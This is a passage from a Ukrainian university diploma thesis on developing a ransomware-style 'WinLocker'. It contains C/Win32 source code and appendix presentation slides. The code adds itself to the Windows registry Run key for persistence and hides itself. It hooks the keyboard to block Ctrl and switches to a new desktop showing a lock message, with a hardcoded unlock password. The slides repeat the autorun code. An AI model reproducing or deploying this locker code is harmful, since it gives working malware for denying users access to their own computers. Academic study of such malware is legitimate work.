                                (unsigned char*)czExePath,
                                strlen(czExePath) );
    }

    RegCloseKey(hKey);
}

```

```

}

void delete_autoload() {
    HKEY hKey;
    const char* czStartName = "MyApplication";
    const char* czExePath    = "C:\\A\\1.exe";
    LONG lnRes = RegOpenKeyExA( HKEY_CURRENT_USER,

"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",

                                0 , KEY_WRITE,

                                &hKey);

    if( ERROR_SUCCESS == lnRes ) {
        lnRes = RegDeleteValueA( hKey, czStartName);
    }
    RegCloseKey(hKey);
}

int WINAPI WinMain(HINSTANCE hInstance,
    HINSTANCE hPrevInstance,
    LPSTR lpszArgument,
    int nCmdShow) {

    Hide();
    //Блокировка кнопок контрол
    hookHandle = SetWindowsHookEx(WH_KEYBOARD_LL, keyHandler,
NULL, 0);

    UnhookWindowsHookEx(hookHandle);
    //////////////////////////////////////
    move_exe();
    auto_run();
    MSG messages;
    WNDCLASSEX wincl;
    wincl.hInstance = hInstance;
    wincl.lpszClassName = szClassName;
    wincl.lpfnWndProc = WindowProcedure;
    wincl.style = CS_DBLCLKS;
    wincl.cbSize = sizeof(WNDCLASSEX);

```

```

wincl.hIcon = LoadIcon(NULL, IDI_APPLICATION);
wincl.hIconSm = LoadIcon(NULL, IDI_APPLICATION);
wincl.hCursor = LoadCursor(NULL, IDC_ARROW);
wincl.lpszMenuName = NULL;
wincl.cbClsExtra = 0;
wincl.cbWndExtra = 0;
wincl.hbrBackground = (HBRUSH) (COLOR_WINDOW + 22);
if (!RegisterClassEx(&wincl))
    return 0;
//Блокировка рабочего стола

const HDESK hNew = CreateDesktop(
    TEXT("reminder"),
    NULL,
    NULL,
    0,
    DESKTOP_SWITCHDESKTOP
    | DESKTOP_WRITEOBJECTS
    | DESKTOP_READOBJECTS
    | DESKTOP_CREATEWINDOW,
    NULL

);
SetThreadDesktop(hNew);
SwitchDesktop(hNew);

////////////////////////////////////
//////////

const HDESK hOld =
GetThreadDesktop(GetCurrentThreadId());

////////////////////////////////////
//////////

hwnd = CreateWindowEx(
    0,
    szClassName,
    L"",
    WS_OVERLAPPED | WS_CAPTION | WS_THICKFRAME,

```

```

        (GetSystemMetrics (SM_CXSCREEN) >> 1) - (800 >> 1),
        (GetSystemMetrics (SM_CYSCREEN) >> 1) - (250 >> 1),
        800,
        250,
        HWND_DESKTOP,
        NULL,
        hInstance,
        NULL
    );
    ShowWindow(hwnd, nCmdShow);
    SwitchDesktop(hOld);

    while (GetMessage(&messages, NULL, 0, 0))
    {
        TranslateMessage(&messages);
        DispatchMessage(&messages);
    }
    return messages.wParam;
}

HWND FreeCounterText;

LRESULT CALLBACK WindowProcedure(HWND hwnd, UINT message,
WPARAM wParam, LPARAM lParam){

    switch (message){
        case WM_CREATE:{
            CreateWindowA("STATIC", " Your computer has been
locked by a WinLocker. Please enter your password to gain access
to your computer! ", WS_CHILD | WS_VISIBLE,
                        30, 50, 720, 25, hwnd,
(HMENU)Button_one, NULL, NULL);

            CreateWindowA("BUTTON", "Unlock", WS_CHILD |
WS_VISIBLE, 450, 100, 70, 25, hwnd, (HMENU)Button_one, NULL,
NULL);

```

```

        textbox1 = CreateWindowA("Edit", "", WS_CHILD |
WS_VISIBLE , 265, 115, 190, 25, hwnd, (HMENU)ID_TEXTBOX, NULL,
NULL);

        //Создание Button для разблокировки
        //CreateWindowA(L"BUTTON", L"1", WS_VISIBLE |
WS_CHILD | BS_CENTER, 15, 15, 290, 290, hwnd, (HMENU)BUTTON_ONE,
hInstance, NULL);

        break;
    }
    case WM_DESTROY:
        PostQuitMessage(0);
        break;
    case WM_COMMAND:
        switch (wParam){
            //Проверка при вводе пользователем пароля
            case Button_one:
                char text[20];
                GetWindowTextA(textbox1, text, 20);
                int value = atoi(text);
                if(value==123) {
                    MessageBoxA(hwnd, "Your computer is
locked", text, MB_OK);

                    delete_autoload();//Удаляем из
автозагрузки

                    remove("C:\\A\\1.exe");//Удалить файл для запуска
нашего винлокера

                    system("taskkill /IM
Project1.exe");//Удалить процесс программы

                    PostQuitMessage(0);//Закрыть окно
                    system("shutdown -r -t
0");//Перезагрузка ПК
                } else {
                    MessageBoxA(hwnd, "Operation
refused!", "Operation refused", MB_OK);

```

```

        }
        break;
    }
    break;

    case WM_SYSCOMMAND:
    {
        if (wParam == (SC_MOVE + 2))
            return 1;
        break;
    }
    case WM_CLOSE:

        MessageBoxA(hwnd, "Operation refused!",
"Operation refused", MB_OK);
        break;
    default:
        return DefWindowProc(hwnd, message, wParam,
lParam);
    }
    return 0;
}

LRESULT CALLBACK keyHandler(int nCode, WPARAM wParam, LPARAM
lParam) {
    // Проверка действий по нажатию клавиши
    if (nCode == HC_ACTION) {
        if ( ((KBDLLHOOKSTRUCT *) lParam)->vkCode == 162) {
            MessageBoxA(hwnd, "Operation refused!", "Operation
refused", MB_OK);
        }
    }
    return CallNextHookEx(hookHandle, nCode,
        wParam, lParam);
}

```

ДОДАТОК Б
Слайди презентації

ДИПЛОМНА РОБОТА

РОЗРОБКА ПРОГРАМИ-ВИМАГАЧА

Розробив: ст. групи КНТ-118
Керівник: доцент, к.т.н.

Чернік Д.С.
Сердюк С.М.

Рисунок Б.1 – Слайд №1

Мета роботи

розробка програми вимагача, що дозволяє блокувати користувачу доступ до ОС Windows.

Об'єкт дослідження – процеси захисту операційної системи (ОС) Windows

Предмет дослідження – методи ускладнення або блокування користувачу доступу до ОС Windows



Задачі, що вирішуються

- огляд типів комп'ютерних вірусів;
- огляд програмних аналогів;
- розробка технічного завдання;
- розробка моделі взаємодії програми вірусу з користувачем;
- розробка алгоритму роботи програми;
- програмна реалізація застосунку;
- розробка необхідної документації.



НУ "ЗП", Кафедра програмних засобів

3

Рисунок Б.3 – Слайд №3

Аналіз мов програмування

Критерії оцінки	Мова програмування		
	C	C++	C#
Доступність функціоналу Win32 API	Функціонал Win32 API забезпечено напряму, через бібліотеку «windows.h». Ця біб-ліотека включена в стандартний пакет	Взаємодія з бібліотекою Win32 API, відбувається аналогічно як у мові C.	Функціонал Win32 API забезпечено опосередковано, за допомогою технології «P/Invoke». Підключення здійснюється до бібліотеки kernel32.dll. Функція підключення DllImport доступна з простору імен System.Runtime.InteropServices
Тип мови	Мова C підтримує тільки процедурне програмування	C++ підтримує парадигми як процедурного, і об'єктно-орієнтованого програмування.	C# підтримує тільки об'єктно-орієнтованого програмування.
Швидкість роботи коду	Мова C швидко працює код на відміну від інших мов програмування	Мова C повільніше працює код на відміну від C++, але швидше порівняння з мовою C#	Мова C# повільно працює код на відміну від C++, або мови C
Крос-платформеність	Мова C підтримує кроссплатформену розробку	C++ підтримує кроссплатформну розробку	.NET є яку переносять платформою (з деякими обмеженнями). Наприклад, остання версія платформи на даний момент - .NET 5 підтримується на більшості сучасних ОС Windows, MacOS, Linux. Використовуючи різні технології на платформі .NET, можна розробляти програми на мові C# для самих різних платформ - Windows, MacOS, Linux, Android, iOS, Tizen
Простір імен	Простори імен не підтримуються в мові C,	Простори імен підтримуються в мові C++	Простори імен підтримуються C#
Обробка виняткових ситуацій	C не підтримує обробку винятків безпосередньо, але можемо обробляти помилки, використовуючи обхідний шлях	C++ підтримує обробку виключень/помилки за допомогою блоків try-catch	C# підтримує обробку виключень/помилки




НУ "ЗП", Кафедра програмних засобів

4

Рисунок Б.4 – Слайд №4

Діаграма прецедентів



НУ "ЗП", Кафедра програмних засобів

5

Рисунок Б.5 – Слайд №5

Блок-схема алгоритму роботи програми



НУ "ЗП", Кафедра програмних засобів

6

Рисунок Б.6 – Слайд №6

Приклад коду автозавантаження вірусу

```

void auto_run()
{
    HKEY hKey;
    const char* czStartName = "MyApplication";
    const char* czExePath   = "C:\\A\\1.exe";
    LONG          lnRes      =
RegOpenKeyExA(HKEY_CURRENT_USER,
"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"
,0 , KEY_WRITE, &hKey);
    if( ERROR_SUCCESS == lnRes )
    {
        lnRes      =      RegSetValueExA(hKey,
czStartName,      0,      REG_SZ,      (unsigned
char*)czExePath,strlen(czExePath));
    }
    RegCloseKey(hKey);
}

```




НУ "ЗП", Кафедра програмних засобів

7


Рисунок Б.7 – Слайд №7

Інтерфейсні форми вінлокеру

Головна форма вінлокеру



Вікно з повідомленням вінлокеру




НУ "ЗП", Кафедра програмних засобів

8

Рисунок Б.8 – Слайд №8

Результати тестування



НУ "ЗП", Кафедра програмних засобів

9

Рисунок Б.9 – Слайд №9

Висновки

- проведено огляд типів комп'ютерних вірусів;
- проведено огляд програмних аналогів;
- розроблено технічне завдання;
- розроблена модель взаємодії програми вірусу з користувачем;
- розроблено алгоритм роботи програми;
- програмно реалізовано застосунок;
- розроблено необхідну документацію.



НУ "ЗП", Кафедра програмних засобів

10

Рисунок Б.10 – Слайд №10

**Доклад закінчено,
дякую за увагу!**



НУ "ЗП", Кафедра програмних засобів

Рисунок Б.11 – Слайд №11